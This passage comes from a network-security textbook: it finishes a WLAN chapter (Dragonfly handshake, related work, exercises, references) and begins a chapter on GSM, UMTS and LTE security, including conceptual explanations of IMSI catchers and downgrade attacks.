Both sides then compute the same point K :

$$\begin{aligned} r_A(s_B P + E_B) &= r_A s_B P + r_A(-m_B)P \\ &= (s_B - m_B)r_A P \\ &= r_B r_A P \\ &= r_A r_B P \\ &= (s_A - m_A)r_B P \\ &= r_B s_A P + r_B(-m_A)P \\ &= r_B(s_A P + E_A) \end{aligned}$$

The hash value κ of the x coordinate of this point is the key negotiated in the Dragonfly protocol. This key is confirmed by exchanging two MACs mac_A and mac_B over differently arranged transcripts of the first two messages. Afterward, κ is used as the key PMK in the 4-way handshake from Figure 6.8.

Related Work

Attacks on WEP The Fluhrer-Mantin-Shamir attack has been constantly improved over time ([21, 22]). E.g., in the improved attack by Eric Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin [23], 40,000 to 85,000 WEP packets are sufficient to

break a secret WEP key of maximum key length 104 bits. Such an attack can be carried out within one minute. A modified attack also had a (limited) impact on the security of RC4-TKIP [22].

4-Way Handshake The handshake was analyzed in [12, 14, 13]. Despite these analyses, vulnerabilities in the implementations of the 4-way handshake could be found in [33]. Automated state learning techniques were applied to the 4-way handshake in [19].

Attacks on WPA-TKIP In [25], three attacks on WPA-TKIP are described. One of them can be used to decrypt WLAN packets. This last attack was revived in [18], bypassing implemented countermeasures. Biases in RC4 were studied in [26].

Attacks on WPA KRACK summarized in section 6.7 was published in 2017 [29], and extended one year later [30]. The use of EAP protocols in enterprise WPA was analyzed in [9]. An effort to cover all WPA2 specifications is described in [10]; the formalism used here can detect KRACK.

WPA3 The Dragonfly protocol has been studied theoretically in [15] and extensively in [31, 32].

Group keys The security of WPA2 group keys was studied in [27].

Problems

6.1 LAN specific attacks

Can you think of a non-cryptographic countermeasure to detect ARP Spoofing attacks?

6.2 WEP: IVs

In SSL 3.0, a technique called *IV chaining* was used: instead of transmitting a randomly chosen IV, the last bytes of the previous ciphertext were used as the IV for the next ciphertext. Could this approach also be applied to WEP, adding 24-bit data capacity to each WLAN frame?

6.3 WEP: Decryption Dictionary

How can you find the correct keystream from a decryption dictionary for a fixed secret WEP key $k = K[3]|K[4]|...$ to decrypt an intercepted WEP frame?

6.4 WPA: 4-Way Handshake

What happens if one of the four messages of the 4-way handshake gets lost?

6.5 WPA2: KRACK Attack

In AES-CCMP, a strong cryptographic checksum is used to protect the integrity of the plaintext. Is it nevertheless possible to decrypt a ciphertext if a known plaintext/ciphertext pair is given for the same combination TK/FC?

6.6 WPA3: Dragonfly Handshake

Is it possible to use one of the two values mac_A or mac_B to conduct an offline dictionary attack on the password pw ?

References

1. Rc4 source code release on cypherpunks mailing list. <https://web.archive.org/web/20010722163902/http://cypherpunks.venona.com/date/1994/09/msg00304.html> (1994). URL <https://web.archive.org/web/20010722163902/http://cypherpunks.venona.com/date/1994/09/msg00304.html>
2. Aircrack-ng Homepage. <http://www.aircrack-ng.org> (2014)
3. Alliance, W.F.: Wpa3 specification version 1.0. <https://www.wi-fi.org/file/wpa3-specification-v10> (2018)
4. Association, I.S.: Ieee information technology - telecommunications and information exchange between systems - local and metropolitan area networks - part 5: Token ring access method and physical layer specifications. IEEE 802.5-1998; https://standards.ieee.org/standard/802_5-1998.html
5. Association, I.S.: IEEE 802.11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. ANSI/IEEE Std 802.11; https://standards.ieee.org/standard/802_11-2016.html (1999)
6. Association, I.S.: IEEE 802.11i: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 6: Medium Access Control (MAC) Security Enhancements. ANSI/IEEE Std 802.11i; https://standards.ieee.org/standard/802_11i-2004.html (2004)
7. Association, I.S.: IEEE Std 802.3 - 2005 Part 3: Carrier sense multiple access with collision detection (CSMA/CD) access method and physical layer specifications - Section Five (2005). URL http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=1576513
8. Borisov, N., Goldberg, I., Wagner, D.: Intercepting mobile communications: The insecurity of 802.11. In: Proceedings of the 7th Annual International Conference on Mobile Computing and Networking, MobiCom '01, pp. 180–189. ACM, New York, NY, USA (2001). DOI 10.1145/381677.381695. URL <http://doi.acm.org/10.1145/381677.381695>
9. Brzuska, C., Jacobsen, H.: A modular security analysis of EAP and IEEE 802.11. In: S. Fehr (ed.) PKC 2017: 20th International Conference on Theory and Practice of Public Key Cryptography, Part II, *Lecture Notes in Computer Science*, vol. 10175, pp. 335–365. Springer, Heidelberg, Germany, Amsterdam, The Netherlands (2017). DOI 10.1007/978-3-662-54388-7_12
10. Cremers, C., Kiesl, B., Medinger, N.: A formal analysis of IEEE 802.11's WPA2: Countering the kracks caused by cracking the counters. In: S. Capkun, F. Roesner (eds.) USENIX Security 2020: 29th USENIX Security Symposium, pp. 1–17. USENIX Association (2020)
11. Fluhrer, S.R., Mantin, I., Shamir, A.: Weaknesses in the key scheduling algorithm of rc4. In: Revised Papers from the 8th Annual International Workshop on Selected Areas in Cryptography, SAC '01, pp. 1–24. Springer-Verlag, London, UK, UK (2001). URL <http://dl.acm.org/citation.cfm?id=646557.694759>
12. He, C., Mitchell, J.C.: Analysis of the 802.11 i 4-way handshake. In: Proceedings of the 3rd ACM Workshop on Wireless Security, pp. 43–50 (2004)
13. He, C., Mitchell, J.C.: Security analysis and improvements for IEEE 802.11i. In: ISOC Network and Distributed System Security Symposium – NDSS 2005. The Internet Society, San Diego, CA, USA (2005)
14. He, C., Sundararajan, M., Datta, A., Derek, A., Mitchell, J.C.: A modular correctness proof of IEEE 802.11i and TLS. In: V. Atluri, C. Meadows, A. Juels (eds.) ACM CCS 2005: 12th Conference on Computer and Communications Security, pp. 2–15. ACM Press, Alexandria, Virginia, USA (2005). DOI 10.1145/1102120.1102124

15. Lancrenon, J., Skrobot, M.: On the provable security of the Dragonfly protocol. In: J. Lopez, C.J. Mitchell (eds.) ISC 2015: 18th International Conference on Information Security, *Lecture Notes in Computer Science*, vol. 9290, pp. 244–261. Springer, Heidelberg, Germany, Trondheim, Norway (2015). DOI 10.1007/978-3-319-23318-5_14
16. Plummer, D.: An Ethernet Address Resolution Protocol: Or Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware. RFC 826 (Internet Standard) (1982). DOI 10.17487/RFC0826. URL <https://www.rfc-editor.org/rfc/rfc826.txt>. Updated by RFCs 5227, 5494
17. Posegga, J., Vetter, S.: Wireless Internet Security - Aktuelles Schlagwort. Informatik Spektrum **24**(6), 383–386 (2001)
18. Schepers, D., Ranganathan, A., Vanhoef, M.: Practical side-channel attacks against WPA-TKIP. In: S.D. Galbraith, G. Russell, W. Susilo, D. Gollmann, E. Kirda, Z. Liang (eds.) ASIACCS 19: 14th ACM Symposium on Information, Computer and Communications Security, pp. 415–426. ACM Press, Auckland, New Zealand (2019). DOI 10.1145/3321705.3329832
19. Stone, C.M., Chothia, T., de Ruiter, J.: Extending automated protocol state learning for the 802.11 4-way handshake. In: J. López, J. Zhou, M. Soriano (eds.) ESORICS 2018: 23rd European Symposium on Research in Computer Security, Part I, *Lecture Notes in Computer Science*, vol. 11098, pp. 325–345. Springer, Heidelberg, Germany, Barcelona, Spain (2018). DOI 10.1007/978-3-319-99073-6_16
20. Tanenbaum, A.S., Wetherall, D.: Computer networks, 5th Edition. Pearson (2011). URL <https://www.worldcat.org/oclc/698581231>
21. Tews, E.: Attacks on the WEP protocol. Cryptology ePrint Archive, Report 2007/471 (2007). <https://eprint.iacr.org/2007/471>
22. Tews, E., Beck, M.: Practical attacks against WEP and WPA. In: D.A. Basin, S. Capkun, W. Lee (eds.) WISEC, pp. 79–86. ACM (2009)
23. Tews, E., Weinmann, R.P., Pyshkin, A.: Breaking 104 bit WEP in less than 60 seconds. In: S. Kim, M. Yung, H.W. Lee (eds.) WISA 07: 8th International Workshop on Information Security Applications, *Lecture Notes in Computer Science*, vol. 4867, pp. 188–202. Springer, Heidelberg, Germany, Jeju Island, Korea (2008)
24. Todo, Y., Ozawa, Y., Ohigashi, T., Morii, M.: Falsification Attacks against WPA-TKIP in a Realistic Environment. IEICE Transactions **95-D**(2), 588–595 (2012)
25. Vanhoef, M., Piessens, F.: Practical verification of WPA-TKIP vulnerabilities. In: K. Chen, Q. Xie, W. Qiu, N. Li, W.G. Tzeng (eds.) ASIACCS 13: 8th ACM Symposium on Information, Computer and Communications Security, pp. 427–436. ACM Press, Hangzhou, China (2013)
26. Vanhoef, M., Piessens, F.: All your biases belong to us: Breaking RC4 in WPA-TKIP and TLS. In: J. Jung, T. Holz (eds.) USENIX Security 2015: 24th USENIX Security Symposium, pp. 97–112. USENIX Association, Washington, DC, USA (2015)
27. Vanhoef, M., Piessens, F.: Predicting, decrypting, and abusing WPA2/802.11 group keys. In: T. Holz, S. Savage (eds.) USENIX Security 2016: 25th USENIX Security Symposium, pp. 673–688. USENIX Association, Austin, TX, USA (2016)
28. Vanhoef, M., Piessens, F.: Key reinstallation attacks: Forcing nonce reuse in wpa2. In: Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS). ACM (2017)
29. Vanhoef, M., Piessens, F.: Key reinstallation attacks: Forcing nonce reuse in WPA2. In: B.M. Thuraisingham, D. Evans, T. Malkin, D. Xu (eds.) ACM CCS 2017: 24th Conference on Computer and Communications Security, pp. 1313–1328. ACM Press, Dallas, TX, USA (2017). DOI 10.1145/3133956.3134027
30. Vanhoef, M., Piessens, F.: Release the kraken: New KRACKs in the 802.11 standard. In: D. Lie, M. Mannan, M. Backes, X. Wang (eds.) ACM CCS 2018: 25th Conference on Computer and Communications Security, pp. 299–314. ACM Press, Toronto, ON, Canada (2018). DOI 10.1145/3243734.3243807
31. Vanhoef, M., Ronen, E.: Dragonblood: A security analysis of wpa3's SAE handshake. IACR Cryptology ePrint Archive **2019**, 383 (2019). URL <https://eprint.iacr.org/2019/383>

32. Vanhoef, M., Ronen, E.: Dragonblood: Analyzing the dragonfly handshake of WPA3 and EAP-pwd. In: 2020 IEEE Symposium on Security and Privacy, pp. 517–533. IEEE Computer Society Press, San Francisco, CA, USA (2020). DOI 10.1109/SP40000.2020.00031
33. Vanhoef, M., Schepers, D., Piessens, F.: Discovering logical vulnerabilities in the wi-fi handshake using model-based testing. In: R. Karri, O. Sinanoglu, A.R. Sadeghi, X. Yi (eds.) ASIACCS 17: 12th ACM Symposium on Information, Computer and Communications Security, pp. 360–371. ACM Press, Abu Dhabi, United Arab Emirates (2017)
34. Wepcrack (2002). <http://sourceforge.net/projects/wepcrack>



Chapter 7

Cellular Networks

Abstract Starting with GSM, cellular networks were the first systems where cryptography was applied on a large scale, authenticating millions of customers and encrypting the radio traffic. Basic ideas from GSM, like the use of SIM cards, encryption of radio traffic, challenge-and-response authentication, and roaming, have been integrated into the evolving security architectures of modern networks. Today, the weak security of GSM is much criticized, and GSM security should no longer be trusted – see the discussion on IMSI catchers in this chapter. Historically, GSM security has been impacted by the legal obligation to comply with crypto export controls [9]. The successor standards of GSM – UMTS, LTE, and 5G – have been developed in an open standardization process, and security mechanisms have been much improved. Attacks are still possible, but mitigations are available.

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Presentation layer		
5 Session Layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		GSM, UMTS, LTE, 5G
1 Physical layer	Link layer	

Fig. 7.1 TCP/IP Layer Model: Local Area Networks

7.1 Short History


When the first GSM cellular networks were implemented in 1991, this was the beginning of a remarkable success story. Cellular network standardization was started in 1982 by the foundation of the *Groupe Spécial Mobile* (GSM). The GSM Association maintains the GSM standards (<https://www.gsma.com/>). This *Global System for*

Mobile Communications (GSM) was to be the first digital, pan-European standard to replace the first generation of national analog mobile phone networks. GSM is, therefore, part of the *second generation* (2G) of cellular networks.

GSM was soon expanded to include data services: the *General Packet Radio Service* (GPRS, 2.5G) and *Enhanced Data Rates for GSM Evolution* (EDGE, 2.75G). In 2002, cellular networks were established, implementing the new international standard *Universal Mobile Telecommunications System* (UMTS, 3G). From 2006 on, the data rate for mobile applications was increased by the introduction of *High-Speed Downlink Packet Access*. (HSDPA, 3.5G). The most advanced wireless technology in general use at this book's publication is *Long Term Evolution* (LTE, 4G), and 5G networks are currently being introduced. The 3G, 4G and 5G standards are managed by the *3rd Generation Partnership Project* (3GPP) (<http://www.3gpp.org/about-3gpp>).

7.2 Architecture of Cellular Networks

All cellular networks have a similar structure, but different names are assigned to the individual components. Figure 7.2 gives a rough overview of these components and their names.



	SIM	Mobile Phone	Encryption	Base Station	-	-	-
GSM	SIM	Mobile Station	A5 (1,2,3)	Base Station Subsystem: Base Transceiver Station	Network: VLR	-	HLR: AuC
UMTS	USIM	Mobile System	f8,f9: KASUMI, SNOW 3G	UTRAN	Serving Network: VLR	-	HLR: AuC
LTE	UICC	Mobile Equipment	SNOW 3G, AES, ZUC	E-UTRAN: eNodeB, Small Cell	EPC: S-GW, P-GW	-	EPC: HSS, AuC

Fig. 7.2 Terminology of common components of GSM, UMTS, and LTE.

The mobile component in a cellular network can be a cell phone, a smartphone, a tablet, a laptop, or a navigation system. These devices are collectively called *mobile station* in GSM, *mobile system* in UMTS; and *mobile equipment* in LTE. Each of these devices consists of two components – a device in which the mobile radio

standards for transmitting voice and data are implemented and a small smart card. This smart card is called *subscriber identification module* (SIM) in GSM, *universal subscriber identification module* (USIM) in UMTS and *universal integrated circuit card* (UICC) in LTE.

The counterpart of the mobile device on the radio interface is the *base station* (GSM) – also named *UMTS terrestrial radio access network* (UTRAN) in UMTS or *evolved UTRAN* in LTE. The confidentiality and integrity of the transmitted voice and data frames on the radio interface are protected by various cryptographic algorithms: A5 is used in GSM, f8, and f9 in UMTS, and SNOW 3G, AES, and ZUC in LTE.

A complex system of databases and servers ensures the correct routing of voice and data, in which all cellular network operators cooperate based on roaming or licensing agreements. The provider who operates the base stations to which the mobile device is currently connected manages the connection data in a *visitor location register* (VLR). The customer's contractual data is stored in the *home location register* (HLR). Cryptographic parameters are stored in the *authentication center* (AuC) and on the SIM cards.

7.3 GSM

The GSM security architecture was developed to achieve a level of security comparable to that of the wired telephone network and therefore focuses primarily on the radio interface, i.e., the transmission path between mobile device and base station. It has two main objectives:

- It must be able to reliably authenticate a customer to prevent the illegal use of the mobile service, and
- it must protect the confidentiality of the voice and data frames transmitted on the radio interface.

Algorithms and Key Management These objectives are achieved using three cryptographic algorithms: the authentication algorithm A3, the encryption algorithm A5, and the key derivation A8. Of these, only A5 is standardized (in three variants); A3 and A8 are proprietary algorithms selected by the different network providers.

A5 is standardized because it must be usable in all GSM networks and thus implemented in all GSM cell phones and base stations. Originally there were two versions: a stronger European (A5-1) and a weaker export version (A5-2). Later, a third version (A5-3) was developed based on the Kasumi algorithm [18]. Voice data is decrypted in the base stations, so only the radio interface is protected. Cryptographic attacks on A5-1, A5-2 and A5-3 and the algorithms themselves are described in [5, 10].

COMP128 [8, 27] is an example provided by the Groupe Spéciale Mobile on how the A3 and A8 algorithms can be implemented. COMP128 is broken (<http://www.isaac.cs.berkeley.edu/isaac/gsm.html>, [14]) and no longer used today.

Key management is done by distributing personalized SIM cards containing an individual symmetric key to cell phone customers. The SIM cards also contain an implementation of the cellular network provider's proprietary A3/A8 algorithm. A SIM card is identified by its *International Mobile Subscriber Identity* (IMSI), which is unique worldwide. From time to time, the network operator assigns a new *Temporary Mobile Subscriber Identity* (TMSI) to each SIM card to prevent location tracking.




Fig. 7.3 Security architecture of GSM.

Challenge and response A challenge and response protocol is used to authenticate a SIM card (Figure 7.3). To get access to the cellular network, the SIM of the mobile device sends its TMSI to the base station. The cellular network operator generates a random number RAND, which is sent from the base station to the mobile device and forwarded to the SIM card. The SIM card uses the individual key Ki and the authentication algorithm A3 to compute a response SRES (*Signed REsponse*) and returns it. A copy of the individual key stored in the SIM, or a method to derive this key, is stored in the authentication center AuC. This individual key can be selected based on the IMSI, and the IMSI can be determined based on the transmitted TMSI. Using this key, the operator recomputes the expected response SRES' and compares this value with SRES. Authentication of the SIM is successful if the two values match.

Key Derivation and Encryption In algorithm A8, the random number RAND and the individual key Ki are used to generate a session key Kc. This is done in the SIM card and the AuC, and Kc is then exported to the A5 algorithm. The A5 algorithm generates a keystream that is then used to encrypt the digitized voice data. Kc is also used to provide the subscriber with an encrypted pseudonym, the so-called *Temporary Mobile Subscriber Identity* (TMSI), with which the subscriber can log

on to the next call. This makes it more challenging to create motion profiles of mobile users.

Roaming The surprisingly simple concept of *roaming*, introduced by GSM, solves the problem of authenticating a mobile user in a foreign cellular network (Figure 7.4). The foreign network operator does not need to know the individual key from the user's SIM card nor the proprietary variants of the A3 and A8 algorithms implemented on this card.




Fig. 7.4 Roaming in GSM. Several triples (RAND, SRES, Kc) are pre-calculated by the Authentication Center (AuC) and transmitted to the roaming partner, together with the IMSI. The roaming partner assigns the TMSI. The triples can be used in the challenge-and-response protocol of GSM.

When a mobile device is located in a foreign cellular network, the user's home network sends several pre-calculated triples (RAND, SRES, Kc), together with the IMSI of the SIM, to the foreign network in a secure way. After receiving the TMSI of such a mobile device, the roaming partner first consults its database for the IMSI and then selects one of the triples to be used in the challenge-and-response protocol. The GSM network then forwards the random number RAND to the SIM card, compares the answer with the value SRES and, in case of success, uses the key Kc to encrypt the radio interface.

IMSI Catcher Authentication in GSM is only one-sided – the GSM network does not authenticate itself to the SIM card. This gap was exploited by so-called *IMSI catchers* to perform a man-in-the-middle attack on the radio interface in GSM (Figure 7.5).

A GSM device always connects to the strongest base station in its range. An IMSI Catcher is a (non-authorized) miniature base station that attracts all GSM devices in its radio range and forwards their connection requests to the GSM network. It also forwards RAND and SRES but adds a flag noEnc that indicates that A5 encryption




Fig. 7.5 IMSI Catcher as Man-in-the-Middle Attacker.

currently is not possible. Thus encryption is deactivated, and the IMSI catcher can listen to the plaintext voice signal.

Downgrade Attacks Even if encryption is enabled by default, an IMSI catcher can successfully act as a man-in-the-middle. This is due to the weakness of the A5-2 algorithm, which allows an attacker to compute the session key K_c from a few milliseconds of encrypted voice signals [4]. Since there are several variants of the A5 algorithm, a mechanism to select one of these variants is needed.




Fig. 7.6 Downgrade attack on GSM.

In Figure 7.6, the IMSI catcher forwards the challenge RAND to the mobile device and signals the use of A5-2. It then delays the forwarding of SRES to the AuC until he has broken the A5-2 algorithm and retrieved K_c . After forwarding SRES to the

base station, the IMSI catcher can now decrypt and re-encrypt all voice data frames using Kc with the two variants of A5.

7.4 UMTS and LTE

The *Universal Mobile Telecommunications System* (UMTS) is the successor system of GSM. We will give a basic introduction to its security features; more information can be, e.g. found in [17].




Fig. 7.7 Security services in UMTS.

UMTS Architecture In UMTS, roaming is the norm rather than the exception. Therefore the architecture depicted in Figure 7.7 includes both the *serving network*, which grants cellular network access to a mobile device, and the *home environment*, which is the contractual partner of the mobile device. Cryptographic parameters are only shared between USIM and the home environment.

UMTS Requirements As UMTS was planned to be the successor of GSM, there were both requirements for backward compatibility and the introduction of novel features to close known security gaps.

1. To enable backward compatibility and to retain proven security features of GSM; the following features were retained:
 - Confidentiality of a participant's identity
 - Authentication of the customer to the network
 - Encryption of the radio interface
 - The use of a SIM as a security module independent of the cell phone

- The possibility for a customer to authenticate to the SIM by entering a personal identification number (PIN)
 - Security mechanisms transparent for the customer (except PIN entry)
 - Roaming
 - Proprietary authentication mechanisms for each provider
2. To close known security gaps, the following new features were introduced:
- Authentication of the *Home Environment* (HE)
 - Sequence number management to limit the reuse of old authentication data
 - *Authenticated Management Field* AMF as a secure channel to control the USIM
 - Introduction of an integrity key




Fig. 7.8 Authenticated key agreement protocol of UMTS. Protocol elements already present in GSM are marked in bold. K is the unique long-lived symmetric key shared between USIM and HE.

UMTS Authentication The protocol presented in Figure 7.8 plays a central role in fulfilling these requirements. It extends the challenge and response protocol of GSM by

- a Message Authentication Code MAC for authentication of the HE,
- a sequence number SQN to protect against replay attacks,

- the USIM control panel AMF and
- an integrity key IK.

The UMTS key management guarantees that the USIM and the home environment share an individual symmetric key K . The authenticated key agreement protocol of UMTS proceeds as follows:

1. Using the function $f1$ and the shared key K , the home environment computes a MAC over the sequence number SQN, the challenge RAND and the authenticated message field AMF. The expected response XRES is computed with function $f2$. The cipher key CK and the integrity key IK are derived from K and RAND using the functions $f3$ and $f4$. The key AK is used to mask the sequence number during transmission. The roaming triple from GSM is extended to a 5-tuple by adding the integrity key IK and the authentication field AUTN containing the MAC.
2. From this 5-tuple, the serving network SN only forwards RAND and AUTN.
3. To verify MAC, the USIM must first unmask the sequence number with AK. By verifying MAC, SQN, RAND, and AMF are authenticated as originating from the home environment HE. The sequence number is accepted if it is strictly greater than the last sequence number received. Now the response RES and the two session keys CK and IK can be derived. The USIM authenticates itself to the Serving Network SN (not to HE) by generating and sending the response RES.
4. When SN has verified RES, the mobile device can access the UMTS network.
5. Now, voice and data traffic can be encrypted with $f8$ parametrized with the cipher key CK and their integrity is protected by $f9$ parametrized with integrity key IK.

As in GSM, the algorithms $f1$ to $f5$ may be proprietary. An example algorithm called *Milenage*, based on the algorithm Rijndael was provided by 3GPP. Again as in GSM, functions $f8$ and $f9$ must be standardized, as they are used in the communication between cell phones and SN. For the stream cipher, $f8$, a variant of the MISTY block cipher [20] was used as a building block; the result is called KASUMI [18]. $f9$ is implemented as CBC-MAC by KASUMI.

LTE and 5G. The fourth generation of mobile communications is summarized under the term *Long Term Evolution* (LTE). The fifth generation of cellular networks is referred to as 5G. Security functions evolved further, with GSM and UMTS as a subset. Their complexity is out of the scope of this book; see, e.g., [11] for more information.

IMSI Catcher. Since in UMTS and LTE, the HE also authenticates to the USIM, no man-in-the-middle or downgrade attacks are known for either system. However, IMSI Catcher can still be used to collect the protected global identities of the USIM cards and then determine the position of mobile devices by triangulation.

7.5 Integration with the Internet: EAP

One of the main goals in cellular network security is to authenticate mobile devices based on their SIM or USIM. Two EAP protocols describe how to use these mechanisms on the Internet.

EAP-SIM The *Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules* (EAP-SIM) is described in RFC 4186 [15]. The GSM Authentication Center (AuC) takes the role of the authentication server (AS), and the client requires a SIM card equipped with the algorithms A3 and A8. EAP-SIM addresses two weaknesses of the GSM specification:

1. The key K_c is only 64 bits long
2. The GSM network does not authenticate itself to the client

The first weakness is resolved by calculating multiple triples ($RAND$, $SRES$, K_c). Multiple keys K_c are then combined to create stronger key material. Two protocol extensions resolve the second weakness: First, the challenge values $RAND$ and the response values $SRES$ are protected by Message Authentication Codes. These can be generated and verified with key material derived from the K_c keys. Second, the MAC that protects the challenge values of the server also includes a random number $NONCE_MT$ sent by the client. The MAC can be used to verify that the network knows the secret key K_i , and the random number prevents replay attacks.

EAP-AKA *Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement* (EAP-AKA) [2] is the UMTS equivalent of EAP-SIM. Since the weaknesses mentioned above of GSM no longer exist in UMTS, the EAP protocol requires no significant modifications.

Related Work

GSM: A5 Cryptanalysis of A5 started with [13]. A5/1 has been the subject of many analyses. First attacks based on time-memory tradeoffs were described in [6], and became practical with [4]. An attack without preprocessing is described in [3]. A5/2 was completely broken in [4]. A summary of attacks on A5 was given in [22].

GSM: A3 and A8 COMP128 became known in 1998 and was first analyzed in [14]. Briceno, Goldberg, and Wagner showed that when using COMP128, the individual key from the SIM card can be extracted [7].

